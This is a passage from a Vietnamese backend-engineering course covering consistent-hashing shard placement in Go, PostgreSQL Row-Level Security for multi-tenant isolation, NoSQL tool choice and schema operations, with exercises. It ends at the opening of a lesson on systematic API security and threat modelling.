    x *= 0xff51afd7ed558ccd
    x ^= x >> 33
    x *= 0xc4ceb9fe1a85ec53
    x ^= x >> 33
    return x
}

// ---------- Cách ngây thơ: shard = hash(key) % N ----------

func modShard(key string, n int) int { return int(h(key) % uint64(n)) }

// ---------- Consistent hashing: vòng băm có nút ảo ----------

type Ring struct {
    points []uint64
    owner  map[uint64]string
}

func NewRing(shards []string, vnodes int) *Ring {
    r := &Ring{owner: map[uint64]string{}}
    for _, s := range shards {
        for v := 0; v < vnodes; v++ {
            p := h(fmt.Sprintf("%s#%d", s, v))
            r.points = append(r.points, p)
            r.owner[p] = s
        }
    }
    sort.Slice(r.points, func(i, j int) bool { return r.points[i] < r.points[j] })
    return r
}

func (r *Ring) Shard(key string) string {
    k := h(key)
    i := sort.Search(len(r.points), func(i int) bool { return r.points[i] >= k })
    if i == len(r.points) {
        i = 0 // vòng khép kín
    }
    return r.owner[r.points[i]]
}

func main() {
    const keys = 100_000
    userKey := func(i int) string { return fmt.Sprintf("user:%d", i) }

    fmt.Println("--- 1. Khi thêm shard thứ 4, bao nhiêu khóa phải DI CHUYỂN dữ liệu? ---")
    moved := 0
    for i := 0; i < keys; i++ {
        if modShard(userKey(i), 3) != modShard(userKey(i), 4) {
            moved++
        }
    }
    fmt.Printf("hash %% N        : 3 -> 4 shard, di chuyển %.1f%% khóa (lý thuyết 75%%)\n",
100*float64(moved)/keys)

    three := NewRing([]string{"A", "B", "C"}, 200)
    four := NewRing([]string{"A", "B", "C", "D"}, 200)
    moved = 0
    toD := 0
    for i := 0; i < keys; i++ {
        a, b := three.Shard(userKey(i)), four.Shard(userKey(i))
        if a != b {
            moved++
```

```
            if b == "D" {
                toD++
            }
        }
    }
    fmt.Printf("consistent hash  : 3 -> 4 shard, di chuyển %.1f%% khóa (lý thuyết 25%%), trong đó %.0f%%
chuyển sang shard mới D\n",
        100*float64(moved)/keys, 100*float64(toD)/float64(moved))

    fmt.Println("--- 2. Phân bố có đều không? (100.000 khóa, 4 shard) ---")
    for _, vn := range []int{1, 20, 200} {
        r := NewRing([]string{"A", "B", "C", "D"}, vn)
        cnt := map[string]int{}
        for i := 0; i < keys; i++ {
            cnt[r.Shard(userKey(i))]++
        }
        var min, max = keys, 0
        for _, c := range cnt {
            min, max = int(math.Min(float64(min), float64(c))), int(math.Max(float64(max), float64(c)))
        }
        fmt.Printf("%3d nút ảo / shard: nhỏ nhất %5.1f%%, lớn nhất %5.1f%% (lý tưởng 25%%)\n", vn,
100*float64(min)/keys, 100*float64(max)/keys)
    }

    fmt.Println("--- 3. Khóa nóng: một khách hàng lớn chiếm nhiều lưu lượng ---")
    r := NewRing([]string{"A", "B", "C", "D"}, 200)
    load := map[string]int{}
    for i := 0; i < keys; i++ {
        load[r.Shard(userKey(i))]++ // mỗi người dùng 1 đơn vị tải
    }
    load[r.Shard("user:BIG-CUSTOMER")] += 40_000 // một khách hàng doanh nghiệp bằng 40% tải của tất cả
    names := []string{"A", "B", "C", "D"}
    for _, n := range names {
        fmt.Printf("shard %s: tải %6d\n", n, load[n])
    }
    fmt.Println("Chia theo khóa băm đều cho NGƯỜI DÙNG nhưng không đều cho TẢI: shard chứa khách hàng lớn
quá tải trong khi các shard khác nhàn rỗi.")
}
```

```
--- 1. Khi thêm shard thứ 4, bao nhiêu khóa phải DI CHUYỂN dữ liệu? ---
hash % N        : 3 -> 4 shard, di chuyển 75.0% khóa (lý thuyết 75%)
consistent hash  : 3 -> 4 shard, di chuyển 25.3% khóa (lý thuyết 25%), trong đó 100% chuyển sang shard mới
D
--- 2. Phân bố có đều không? (100.000 khóa, 4 shard) ---
  1 nút ảo / shard: nhỏ nhất   0.4%, lớn nhất  44.0% (lý tưởng 25%)
 20 nút ảo / shard: nhỏ nhất  19.4%, lớn nhất  30.0% (lý tưởng 25%)
200 nút ảo / shard: nhỏ nhất  23.9%, lớn nhất  25.6% (lý tưởng 25%)
--- 3. Khóa nóng: một khách hàng lớn chiếm nhiều lưu lượng ---
shard A: tải  25182
shard B: tải  25622
shard C: tải  63903
shard D: tải  25293
Chia theo khóa băm đều cho NGƯỜI DÙNG nhưng không đều cho TẢI: shard chứa khách hàng lớn quá tải trong khi
các shard khác nhàn rỗi.
```

Đọc kết quả:

1. **Thêm shard thứ 4**: `hash % N` buộc **75%** khóa di chuyển (đúng như lý thuyết: chỉ 1/4 số khóa tình cờ giữ nguyên shard khi đổi từ `% 3` sang `% 4`). Consistent hashing chỉ di chuyển **~25%**, và **toàn bộ** số đó chuyển sang shard **mới** D; các shard cũ không phải trao đổi dữ liệu với nhau. Với hàng terabyte, khác biệt giữa "nhiều ngày" và "vài giờ".
2. **Nút ảo quyết định độ đều**: với 1 nút ảo mỗi shard, lệch tới mức một shard 0,4% còn một shard 44%; với 200 nút ảo, các shard nằm trong 23,9%–25,6% (lý tưởng 25%). Mặc định hợp lý: 100–256 nút ảo mỗi shard. Chất lượng hàm băm cũng quan trọng: chuỗi gần giống nhau (`A#0`, `A#1`) cần được trộn kỹ, nếu không sẽ dồn cụm.

3. **Khóa nóng**: phân bố đều theo *số người dùng* không bảo đảm đều theo *tải*. Một khách hàng doanh nghiệp chiếm 40% lưu lượng đẩy một shard lên 63.903 đơn vị tải trong khi ba shard còn lại ở ~25.000. Cách giảm: tách riêng khách hàng lớn sang shard chuyên biệt (bảng tra), chia nhỏ khóa nóng (thêm hậu tố ngẫu nhiên và tổng hợp khi đọc), cache.

ID toàn cục. Khi dữ liệu nằm nhiều nơi, `BIGINT IDENTITY` của từng DB sẽ trùng nhau. Dùng ID sinh độc lập mà không đụng: **UUIDv7** (theo thời gian, có thứ tự nên chỉ mục B-tree vẫn hiệu quả; PostgreSQL 18 có sẵn hàm `uuidv7()`), **ULID**, hoặc **Snowflake** (64-bit: thời gian + mã máy + số thứ tự). UUIDv4 hoàn toàn ngẫu nhiên làm chèn rải khắp chỉ mục, gây phân mảnh và chậm. (Đo thật số trang và mật độ lá của chỉ mục, cùng bộ sinh Snowflake xử lý đồng hồ lùi: **Buổi 55**; phân mảnh dữ liệu và băm nhất quán có mô phỏng: **Buổi 54**.)

6.4. Các lựa chọn thay vì tự sharding

- **Citus** (tiện ích PostgreSQL phân tán): chia bảng qua nhiều nút, truy vấn song song, giữ SQL.
- **Vitess** (MySQL), **MongoDB** (sharding có sẵn).
- **CSDL SQL phân tán** (CockroachDB, YugabyteDB, Google Spanner, TiDB): sharding và nhân bản có sẵn, giao dịch phân tán, API tương thích (PostgreSQL/MySQL) với đánh đổi về độ trễ ghi và vận hành.
- **Sharding theo tenant ở tầng ứng dụng**: mỗi khách hàng lớn một CSDL riêng (mục 7), đơn giản nhất khi sản phẩm B2B đa người thuê.

Lời khuyên: nếu dữ liệu vừa trong một máy (vài TB) và tải ghi trong khả năng một nút mạnh, **đừng shard**; scale dọc + replica + phân vùng + cache đi rất xa. Khi buộc phải, ưu tiên giải pháp có sẵn hơn tự viết.

7. Đa người thuê (multi-tenancy)

Sản phẩm SaaS phục vụ nhiều **khách hàng/tổ chức** (*tenant*) trên cùng một hệ thống; yêu cầu sống còn là **cách ly dữ liệu**: tenant A không bao giờ thấy dữ liệu tenant B. Ba mô hình:

	Chung bảng + `tenant_id`	Schema riêng mỗi tenant	CSDL riêng mỗi tenant
Cách ly	Logic (điều kiện `WHERE`/RLS)	Khá (quyền theo schema)	**Mạnh nhất**
Chi phí/tenant	**Thấp nhất** (hàng triệu tenant được)	Vừa (hàng nghìn)	Cao (hàng trăm)
Migration	Một lần	Lặp N lần (chậm, dễ lệch phiên bản)	Lặp N lần
Sao lưu/khôi phục một tenant	Khó	Vừa	**Dễ**
"Hàng xóm ồn ào" (một tenant ngốn tài nguyên)	Khó cô lập	Khó	**Dễ** (đặt tenant lớn lên máy riêng)
Hợp với	Nhiều tenant nhỏ, B2C/SMB	Vài trăm tenant vừa	Ít tenant lớn, yêu cầu tuân thủ chặt

Mô hình **chung bảng** phổ biến nhất nhưng có rủi ro: chỉ một câu truy vấn quên `WHERE tenant_id = ...` là rò rỉ dữ liệu giữa khách hàng. **Row-Level Security (RLS)** của PostgreSQL chuyển trách nhiệm đó từ *từng câu truy vấn* sang *chính CSDL*: một **chính sách** gắn vào bảng tự động thêm điều kiện cho mọi `SELECT/UPDATE/DELETE` và kiểm tra mọi `INSERT/UPDATE`:

```
-- Đa người thuê (multi-tenancy) kiểu "chung bảng, cách ly bằng Row-Level Security"
CREATE TABLE orders (
    id        BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    tenant_id BIGINT NOT NULL,
```

```
    total     BIGINT NOT NULL
);
CREATE INDEX orders_tenant_idx ON orders (tenant_id, id);
INSERT INTO orders (tenant_id, total) VALUES (1, 100), (1, 200), (2, 999), (3, 5);

ALTER TABLE orders ENABLE ROW LEVEL SECURITY;
ALTER TABLE orders FORCE ROW LEVEL SECURITY;   -- áp dụng cả cho chủ bảng (mặc định chủ bảng được BỎ QUA
RLS)
CREATE POLICY tenant_isolation ON orders
    USING      (tenant_id = NULLIF(current_setting('app.tenant_id', true), '')::bigint)  -- điều kiện
ĐỌC/SỬA/XÓA
    WITH CHECK (tenant_id = NULLIF(current_setting('app.tenant_id', true), '')::bigint); -- điều kiện GHI

-- Vai trò ứng dụng KHÔNG phải superuser (superuser luôn bỏ qua RLS)
CREATE ROLE app_user NOLOGIN;
GRANT SELECT, INSERT, UPDATE, DELETE ON orders TO app_user;
GRANT USAGE ON SEQUENCE orders_id_seq TO app_user;
-- (chỉ cần vì bài này chạy trong schema riêng; với schema public thì app_user đã có quyền USAGE)
DO $$ BEGIN EXECUTE format('GRANT USAGE ON SCHEMA %I TO app_user', current_schema()); END $$;

-- Hàm thử ghi: bắt lỗi RLS để ví dụ in ra kết quả thay vì dừng
CREATE FUNCTION thu_ghi(tenant BIGINT) RETURNS TEXT LANGUAGE plpgsql AS $$
BEGIN
    INSERT INTO orders (tenant_id, total) VALUES (tenant, 1);
    RETURN 'ghi được';
EXCEPTION WHEN insufficient_privilege THEN
    RETURN 'BỊ CHẶN: ' || SQLERRM;
END $$;

SET ROLE app_user;

-- Chưa khai báo tenant: KHÔNG thấy gì (an toàn theo mặc định - "fail closed")
SELECT count(*) AS khong_co_tenant FROM orders;

-- Mỗi giao dịch khai báo tenant bằng SET LOCAL (chỉ sống trong giao dịch, an toàn với connection pool)
BEGIN;
SET LOCAL app.tenant_id = '1';
SELECT id, tenant_id, total FROM orders ORDER BY id;
COMMIT;

BEGIN;
SET LOCAL app.tenant_id = '2';
SELECT id, tenant_id, total FROM orders ORDER BY id;
SELECT thu_ghi(1) AS ghi_dong_cua_tenant_1;      -- WITH CHECK chặn ghi dòng của tenant khác
SELECT thu_ghi(2) AS ghi_dong_cua_tenant_2;
UPDATE orders SET total = 0 WHERE tenant_id = 1;  -- không thấy dòng nào của tenant 1 nên không sửa được gì
SELECT count(*) AS dong_tenant_2_sau_khi_ghi FROM orders;
COMMIT;

RESET ROLE;
SELECT tenant_id, count(*), sum(total) AS tong FROM orders GROUP BY 1 ORDER BY 1;   -- superuser thấy tất
cả

-- Dọn dẹp: vai trò là đối tượng toàn cụm, KHÔNG biến mất khi xóa schema
DROP OWNED BY app_user;
DROP ROLE app_user;
```

```
 khong_co_tenant
-----------------
               0
(1 row)

 id | tenant_id | total
----+-----------+-------
  1 |         1 |   100
  2 |         1 |   200
(2 rows)
```

```
 id | tenant_id | total
----+-----------+-------
  3 |         2 |   999
(1 row)

                         ghi_dong_cua_tenant_1
-----------------------------------------------------------------------
 BỊ CHẶN: new row violates row-level security policy for table "orders"
(1 row)

 ghi_dong_cua_tenant_2
----------------------
 ghi được
(1 row)

 dong_tenant_2_sau_khi_ghi
---------------------------
                         2
(1 row)

 tenant_id | count | tong
-----------+-------+------
         1 |     2 |  300
         2 |     2 | 1000
         3 |     1 |    5
(3 rows)
```

Từng điểm:

- **An toàn theo mặc định (fail closed)**: chưa khai báo tenant thì thấy **0 dòng** (`NULLIF(current_setting('app.tenant_id', true), '')` cho `NULL`, và `tenant_id = NULL` không bao giờ đúng). Quên đặt tenant ⇒ không rò rỉ, chỉ rỗng.
- `SET LOCAL` **trong giao dịch**: cài đặt chỉ sống đến hết giao dịch, nên với **connection pool** (và PgBouncer chế độ transaction) giá trị của tenant này không "dính" sang yêu cầu của tenant khác trên cùng kết nối. `SET` thường (mức phiên) trong pool là **lỗ hổng rò rỉ chéo tenant**.
- `USING` lọc các dòng được **đọc/sửa/xóa** (tenant 2 chỉ thấy dòng id 3); `WITH CHECK` chặn **ghi** dòng của tenant khác: `thu_ghi(1)` khi đang là tenant 2 bị từ chối bởi chính sách, còn `thu_ghi(2)` thành công. `UPDATE ... WHERE tenant_id = 1` không ảnh hưởng dòng nào vì tenant 2 không thấy chúng.
- **Superuser và chủ bảng bỏ qua RLS** mặc định. Ứng dụng phải kết nối bằng **vai trò thường** (`app_user`), và `FORCE ROW LEVEL SECURITY` buộc cả chủ bảng cũng bị áp dụng. Dòng cuối (vai trò quản trị) thấy cả ba tenant: dùng cho vận hành, không bao giờ cho ứng dụng.

Thực tế triển khai: middleware xác thực lấy `tenant_id` từ token (không từ tham số client), mở giao dịch và chạy `SET LOCAL app.tenant_id = $1` (qua `set_config('app.tenant_id', $1, true)` để dùng tham số hóa) trước mọi truy vấn của yêu cầu. **Mọi chỉ mục nên bắt đầu bằng** `tenant_id` (`(tenant_id, id)`, `(tenant_id, created_at)`) vì mọi truy vấn đều lọc theo nó. Thêm kiểm tra tự động trong test: chạy bộ test "tenant A không đọc/ghi được dữ liệu tenant B" trên **mọi** endpoint (như bài test BOLA ở Buổi 29). Lưu ý hiệu năng: RLS thêm chi phí nhỏ cho mỗi truy vấn; dùng hàm trong chính sách phải `STABLE` và không truy vấn bảng khác nặng.

8. NoSQL và công cụ chuyên dụng (polyglot persistence)

PostgreSQL làm được rất nhiều (JSONB, tìm kiếm toàn văn, mảng, PostGIS, hàng đợi), nên mặc định **đừng thêm hệ thống mới** nếu chưa có lý do đo được. Khi có, hãy chọn công cụ theo **mẫu truy cập**:

Công cụ	Điểm mạnh	Hợp với	Cái giá
MongoDB (document)	Lược đồ linh hoạt, tài liệu lồng nhau, sharding sẵn	Dữ liệu dạng "aggregate" khó chuẩn hóa, tốc độ phát triển cao	Join yếu, giao dịch đa tài liệu hạn chế, kỷ luật lược đồ phải tự giữ
Elasticsearch / OpenSearch	Tìm kiếm toàn văn, xếp hạng, bộ lọc nhiều chiều, phân tích log	Tìm sản phẩm, log, gợi ý	**Không phải nguồn sự thật**; đồng bộ chậm, vận hành nặng
Redis (Buổi 32)	Cực nhanh trong bộ nhớ	Cache, khóa, bộ đếm, xếp hạng	Dung lượng = RAM
ClickHouse / BigQuery (cột)	Phân tích trên hàng tỷ dòng	Báo cáo, dashboard, OLAP	Ghi nhỏ lẻ/cập nhật kém, không hợp OLTP
Cassandra / DynamoDB	Ghi rất lớn, mở rộng ngang, độ sẵn sàng cao	Dữ liệu chuỗi thời gian, IoT, khóa-giá trị khổng lồ	Mô hình truy vấn cứng (thiết kế quanh truy vấn), không join
Neo4j (đồ thị)	Truy vấn quan hệ nhiều tầng	Mạng xã hội, gợi ý, phát hiện gian lận	Ngách

Nguyên tắc vàng: luôn xác định **đâu là nguồn sự thật** (thường PostgreSQL) và coi các kho khác là **bản dẫn xuất** có thể xây lại. Đồng bộ qua **outbox** (Buổi 33): ghi vào PostgreSQL + sự kiện, một consumer cập nhật Elasticsearch. Mất đồng bộ thì dựng lại chỉ mục từ PostgreSQL. Tránh ghi đồng thời vào hai kho trong một yêu cầu (lỗi ghi kép). Mỗi kho thêm: thành phần vận hành, giám sát, sao lưu, bảo mật, kiến thức đội ngũ, chế độ lỗi mới. Với ShopGo, PostgreSQL (JSONB + `pg_trgm` + FTS) đủ cho tìm kiếm sản phẩm đến quy mô lớn; chỉ thêm Elasticsearch khi cần xếp hạng/phân tích ngôn ngữ vượt khả năng của nó.

9. Vòng đời dữ liệu và vận hành lược đồ ở quy mô

- **Thay đổi lược đồ không gián đoạn** (Buổi 22): expand/contract; tạo chỉ mục bằng `CREATE INDEX CONCURRENTLY`; thêm cột có `DEFAULT` hằng số là tức thời từ PostgreSQL 11; thêm ràng buộc `NOT VALID` rồi `VALIDATE CONSTRAINT` sau; **luôn đặt** `lock_timeout` trong migration để một câu `ALTER` chờ khóa không chặn cả bảng.
- **Bloat và vacuum**: `UPDATE`/`DELETE` để lại dòng chết; autovacuum dọn. Giám sát `n_dead_tup`, tuổi giao dịch dài (giữ vacuum không dọn được), và `pg_stat_user_tables`. Bảng ghi/cập nhật nhiều cần cấu hình autovacuum riêng.
- **Lưu trữ và xóa**: chính sách giữ dữ liệu (hóa đơn 10 năm, log 90 ngày), phân vùng + `DROP` cho dữ liệu thời gian, lưu trữ lạnh sang S3 (Parquet) rồi xóa khỏi CSDL nóng; **xóa theo yêu cầu cá nhân** (GDPR) phải xuyên mọi bản sao (replica, backup, kho dẫn xuất, log).
- **Sao lưu và khôi phục** (Buổi 49): sao lưu liên tục (`pg_basebackup` + WAL archiving, PITR), **thử khôi phục định kỳ**; replica không phải là sao lưu (xóa nhầm cũng nhân bản sang).
- **Giám sát**: tỷ lệ cache hit của buffer, số kết nối, độ trễ nhân bản, dung lượng đĩa và tốc độ tăng, truy vấn chậm, khóa chờ (`pg_locks`, `pg_stat_activity.wait_event`), tuổi `xmin`.

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nhảy thẳng tới sharding/microservices** mà chưa tối ưu truy vấn, chỉ mục, pool, cache.
2. **N+1** không bị đo; tin rằng "ORM lo rồi"; không có test đếm truy vấn.
3. **Gọi HTTP/chờ I/O chậm trong giao dịch**: giữ kết nối, cạn pool; **không đặt** `statement_timeout`, `idle_in_transaction_session_timeout`, `lock_timeout`.
4. **Pool quá lớn** ("cho chắc") hoặc quá nhỏ; quên nhân với số instance; vượt `max_connections`.
5. **Dùng PgBouncer chế độ transaction** nhưng vẫn dùng `SET` mức phiên, prepared statements cũ, advisory lock phiên.
6. **Đọc replica ngay sau khi ghi** mà không có chiến lược read-your-writes; hoặc tin replica luôn "gần như tức thì".
7. **Coi replica là sao lưu**; không thử failover; không có công cụ chống split brain; không giám sát độ trễ nhân bản.
8. **Phân vùng bảng nhỏ** hoặc truy vấn không dùng khóa phân vùng; quên tạo phân vùng tương lai; `DEFAULT` phình to; điều kiện ép kiểu cột làm mất pruning.
9. **Chọn khóa shard sai** (thời gian, giá trị lệch) hoặc dùng `hash % N`, rồi khóa nóng và resharding đau đớn.
10. **ID tự tăng cục bộ** trên nhiều CSDL; UUIDv4 làm chỉ mục phân mảnh.
11. **Đa người thuê chung bảng chỉ dựa vào `WHERE tenant_id` do từng truy vấn tự nhớ**; dùng `SET` mức phiên trong pool; ứng dụng kết nối bằng superuser (bỏ qua RLS).
12. **Chỉ mục không bắt đầu bằng** `tenant_id` trong hệ đa người thuê.
13. **Thêm NoSQL/Elasticsearch làm nguồn sự thật thứ hai** rồi ghi kép; không có cách dựng lại.
14. **Migration không có** `lock_timeout`, hoặc `CREATE INDEX` không `CONCURRENTLY` trên bảng đang chạy.
15. **Không giám sát bloat/vacuum/độ lớn tăng trưởng**; phát hiện khi đĩa đầy.

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Câu chuyện lặp đi lặp lại: một startup "chuẩn bị cho quy mô lớn" dựng sharding và 12 microservice cho sản phẩm có 5.000 người dùng, rồi chết vì tốc độ phát triển; công ty khác chạy một PostgreSQL duy nhất với 2 TB và 20.000 giao dịch/giây suốt nhiều năm nhờ lược đồ tốt, replica cho báo cáo, partition cho nhật ký, và một đội biết đọc `EXPLAIN`. Điều quyết định không phải công nghệ mà là **kỷ luật đo lường**: biết truy vấn nào tốn tổng thời gian nhất (`pg_stat_statements`), biết độ trễ nhân bản, biết tốc độ tăng dung lượng, và phản ứng khi các con số vượt ngưỡng, không phải khi sự cố xảy ra. Hai kỹ năng đáng đầu tư nhất cho kỹ sư backend: đọc kế hoạch thực thi trôi chảy, và thiết kế *theo mẫu truy cập* (viết ra 10 truy vấn quan trọng nhất trước khi chốt lược đồ). Về kiến trúc: giữ ranh giới module sạch (Buổi 27) để khi (nếu) cần tách CSDL theo miền hoặc shard theo tenant, công việc là *chuyển* chứ không phải *viết lại*.

12. Tóm tắt

Tóm tắt buổi học

- Thang bậc: **tối ưu truy vấn → cấu hình/pool → cache → phần cứng → read replica → partition → tách theo miền → sharding**; mỗi bậc chỉ khi bậc trước chạm trần có số liệu.
- **N+1**: đo bằng tracer (số câu lệnh, số lần đi-về); sửa bằng JOIN, `ANY($1)`, hoặc `pgx.Batch`; luôn `LIMIT`; đặt `statement_timeout`, `idle_in_transaction_session_timeout`, `lock_timeout`.
- **Pool**: kích thước quyết định thông lượng; giao dịch giữ kết nối làm **cạn pool** dù DB rảnh; (instances × pool) ≤ `max_connections`; **PgBouncer** (chế độ transaction) cần `SET LOCAL` và cẩn thận prepared statements.
- **Read replica**: nhân bản WAL bất đồng bộ ⇒ replica có thể cũ; xử lý **read-your-writes** bằng đọc primary sau ghi, dính N giây, hoặc **vé LSN**; `remote_apply` đổi độ trễ ghi lấy nhất quán; replica ≠ sao lưu.
- **Partitioning**: lợi ích chính là **xóa dữ liệu cũ tức thì** và pruning khi truy vấn lọc theo khóa; PK phải chứa khóa phân vùng; tự động tạo phân vùng tương lai; đừng phân vùng bảng nhỏ.
- **Sharding**: bậc đắt nhất (mất join, giao dịch, ràng buộc toàn cục); chọn khóa shard cẩn thận; **consistent hashing + nút ảo** di chuyển ~1/N khóa khi thêm shard thay vì ~75%; khóa nóng cần xử lý riêng; ID toàn cục dùng UUIDv7/Snowflake; cân nhắc Citus/CSDL phân tán.
- **Đa người thuê**: chung bảng + **RLS** (`USING`/`WITH CHECK`, `FORCE`, vai trò không phải superuser, `SET LOCAL`, fail closed), schema riêng, hoặc CSDL riêng; chỉ mục bắt đầu bằng `tenant_id`; test cách ly tự động.
- NoSQL/Elasticsearch/ClickHouse chọn theo **mẫu truy cập**; luôn rõ **nguồn sự thật** (PostgreSQL), các kho khác là bản dẫn xuất đồng bộ qua outbox, dựng lại được.

13. Bài tập

1. **[Cơ bản]** Viết helper test `AssertQueryCount(t, pool, max int, fn func())` dùng tracer ở mục 2 để khẳng định số truy vấn của một hàm; áp dụng cho `order.List` của ShopGo (Dự án 3, vốn có N+1): test đỏ trước khi sửa (21 truy vấn), xanh sau khi sửa bằng `ANY($1)` (2 truy vấn).
2. **[Cơ bản]** Đặt `ALTER ROLE ... SET statement_timeout / idle_in_transaction_session_timeout / lock_timeout` cho vai trò ứng dụng trong migration; viết test chứng minh: truy vấn `pg_sleep(10)` bị hủy sau timeout; giao dịch mở rồi bỏ quên bị giết; `ALTER TABLE` chờ khóa bị hủy với lỗi `55P03`.
3. **[Cơ bản]** Với PostgreSQL của bạn, dùng `EXPLAIN (ANALYZE, BUFFERS)` so sánh `SELECT *` với chọn đúng cột trên một bảng có cột `jsonb` lớn; thêm chỉ mục bao phủ (`INCLUDE`) để có `Index Only Scan`. Báo cáo bằng số liệu thật về `Buffers` và thời gian.
4. **[Trung bình]** Dựng lại cặp primary/replica trên máy bạn (`pg_basebackup -R`, hoặc `docker compose` với hai container), chạy chương trình mục 4 và **đo** xác suất đọc cũ khi đọc replica ngay sau ghi (không tạm dừng nhân bản) qua 1.000 lần; sau đó đo lại với chiến lược "dính primary 2 giây" và "vé LSN". Trình bày bảng: tỷ lệ đọc cũ, tỷ lệ yêu cầu rơi về primary, độ trễ trung bình.
5. **[Trung bình]** Cài `ReplicaRouter` hoàn chỉnh cho ShopGo: interface `Reader`/`Writer`, tự định tuyến theo ngữ cảnh (`ctx` mang vé LSN hoặc cờ "vừa ghi"), có **kiểm tra sức khỏe replica** (độ trễ > 5 giây thì loại khỏi vòng tròn), fallback sang primary khi replica lỗi, và metrics về tỷ lệ định tuyến. Viết test với replica giả lỗi/chậm.
6. **[Trung bình]** Phân vùng bảng `orders` của ShopGo theo tháng: migration chuyển bảng hiện có sang bảng phân vùng không gián đoạn (tạo bảng mới, sao chép theo lô, đổi tên trong giao dịch ngắn); viết

tác vụ tạo phân vùng 3 tháng tới và cảnh báo khi `DEFAULT` có dữ liệu; test pruning bằng cách phân tích kết quả `EXPLAIN (FORMAT JSON)`.

7. **[Nâng cao]** Cài `ShardRouter` cho `orders` theo `user_id` bằng consistent hashing với 3 PostgreSQL (schema `shard0..2` trong cùng cụm để thử): `Insert`, `GetByUser` chạm đúng một shard, `ListAll` hợp nhất từ mọi shard (sắp xếp toàn cục bằng k-way merge theo keyset). Sau đó **thêm shard thứ 4** và viết công cụ di chuyển đúng ~25% dòng (ghi kép trong lúc di chuyển, rồi chuyển hướng đọc) mà không mất dữ liệu; kiểm chứng bằng tổng kiểm.
8. **[Nâng cao]** Mở rộng mục 7: chuyển ShopGo sang đa người thuê với RLS cho `orders`, `products`, `order_items`: middleware đặt `set_config('app.tenant_id', $1, true)` trong giao dịch; vai trò ứng dụng không phải superuser; viết **bộ test cách ly tự động** duyệt `router.Routes()`, đăng nhập là tenant A, thử đọc/ghi mọi tài nguyên của tenant B (kể cả đoán ID), và khẳng định không bao giờ thấy dữ liệu; thêm test chứng minh quên đặt tenant ⇒ rỗng chứ không rò rỉ, và `SET` mức phiên trong pool là lỗ hổng (tái hiện rồi sửa).
9. **[Thử thách]** Thiết kế **kế hoạch mở rộng 3 giai đoạn** cho ShopGo từ 100 đơn/phút đến 100.000 đơn/phút: ước lượng tải đọc/ghi, dung lượng dữ liệu mỗi năm, chỉ rõ bậc nào của thang ở mỗi giai đoạn và **ngưỡng đo được** để chuyển bậc (ví dụ "p99 ghi > 50 ms ở CPU > 70% liên tục 1 tuần"), rủi ro của từng bước và cách quay lui. Viết dưới dạng ADR (Buổi 51) và kiểm chứng ít nhất hai con số bằng thử nghiệm tải thật trên máy bạn.

Buổi 37 — Bảo mật API một cách có hệ thống

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao – Chuyên gia · **Cần biết trước:** Buổi 19, 24–26, 29, 32, 35, 36

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Tư duy như người bảo mật: vẽ **bề mặt tấn công**, mô hình hóa mối đe dọa (**STRIDE**), áp dụng *phòng thủ nhiều lớp*, *đặc quyền tối thiểu*, *từ chối theo mặc định*.
- Duyệt một API theo **OWASP API Security Top 10 (2023)** và chỉ ra biện pháp cụ thể trong ShopGo cho từng mục.
- Tái hiện và vá các lỗ hổng điển hình trong Go: **path traversal** (`os.Root`), **open redirect**, **ngẫu nhiên yếu**, **lộ dữ liệu thừa**, **SSRF**, **lỗi logic/đua tranh nghiệp vụ**, **CSRF**.
- Quản lý **bí mật** và **chuỗi cung ứng**: `govulncheck`, `gosec`, cập nhật phụ thuộc, quét ảnh container, SBOM.
- Thực hiện một buổi **rà soát bảo mật** với danh sách kiểm tra cụ thể, và biết ứng phó khi có sự cố.

Bảo mật không phải một tính năng để thêm vào cuối

Phần lớn lỗ hổng không nằm ở mật mã bị phá mà ở **logic bị bỏ sót**: thiếu một dòng kiểm tra quyền, một URL không được kiểm tra, một bí mật bị commit, một thư viện không được cập nhật. Chúng không bị phát hiện bởi kiểm thử chức năng vì chức năng vẫn "chạy đúng". Bảo mật được xây từ ngày thiết kế, kiểm tra tự động trong CI, và rà soát có chủ đích; nó là *một thuộc tính của quy trình*, không phải một bước kiểm tra cuối.

1. Tư duy bảo mật

Bề mặt tấn công (*attack surface*) là mọi điểm kẻ tấn công có thể tác động vào hệ thống: mỗi endpoint HTTP, mỗi cổng mở, mỗi thư viện, mỗi biến môi trường, mỗi quyền của tài khoản dịch vụ, mỗi người có quyền truy cập. Giảm bề mặt tấn công là cách rẻ nhất để tăng bảo mật: *tính năng không tồn tại thì không có lỗ hổng*.

Sáu nguyên tắc nền tảng:

1. **Phòng thủ nhiều lớp** (*defense in depth*): đừng để một biện pháp duy nhất giữ cả hệ thống. ShopGo đã làm: `binding` ở handler **và** `CHECK` ở CSDL; xác thực **và** kiểm tra sở hữu trong SQL; CORS **và** token CSRF.
2. **Đặc quyền tối thiểu** (*least privilege*): mỗi thành phần chỉ có quyền nó cần. Tài khoản CSDL của ứng dụng không phải superuser, không có `DROP`; vai trò chạy migration tách khỏi vai trò chạy ứng dụng; container chạy non-root; khóa API chỉ cho phạm vi cần.
3. **Từ chối theo mặc định** (*fail closed*): route mới nằm trong nhóm có xác thực; RLS không có tenant ⇒ không thấy dòng nào; URL không phân giải được ⇒ chặn.
4. **Không tin đầu vào, kể cả từ "người nhà"**: dữ liệu từ client, từ dịch vụ khác, từ hàng đợi, từ webhook, từ tệp, đều phải được kiểm tra ở ranh giới tin cậy.
5. **Giữ đơn giản**: mật mã tự chế, phân quyền phức tạp tự viết, DSL cấu hình quá linh hoạt đều là nguồn lỗi. Dùng thư viện đã được kiểm nghiệm đúng theo tài liệu.

6. **Giả định bị xâm nhập** (*assume breach*): thiết kế để hạn chế thiệt hại khi một lớp thất bại: tách mạng, mã hóa dữ liệu nhạy cảm, nhật ký kiểm toán, khả năng thu hồi bí mật nhanh, giám sát bất thường.

1.1. Mô hình hóa mối đe dọa (STRIDE)

Trước khi viết mã cho một tính năng mới, dành 30 phút trả lời "cái gì có thể sai?" theo sáu nhóm **STRIDE** cho mỗi *ranh giới tin cậy* (nơi dữ liệu đi từ vùng tin cậy thấp vào vùng cao):

Mối đe dọa	Ý nghĩa	Ví dụ với `POST /orders`
Spoofing (giả mạo danh tính)	Đóng giả người khác	Dùng token bị đánh cắp / token của người khác ⇒ xác thực mạnh, token ngắn hạn
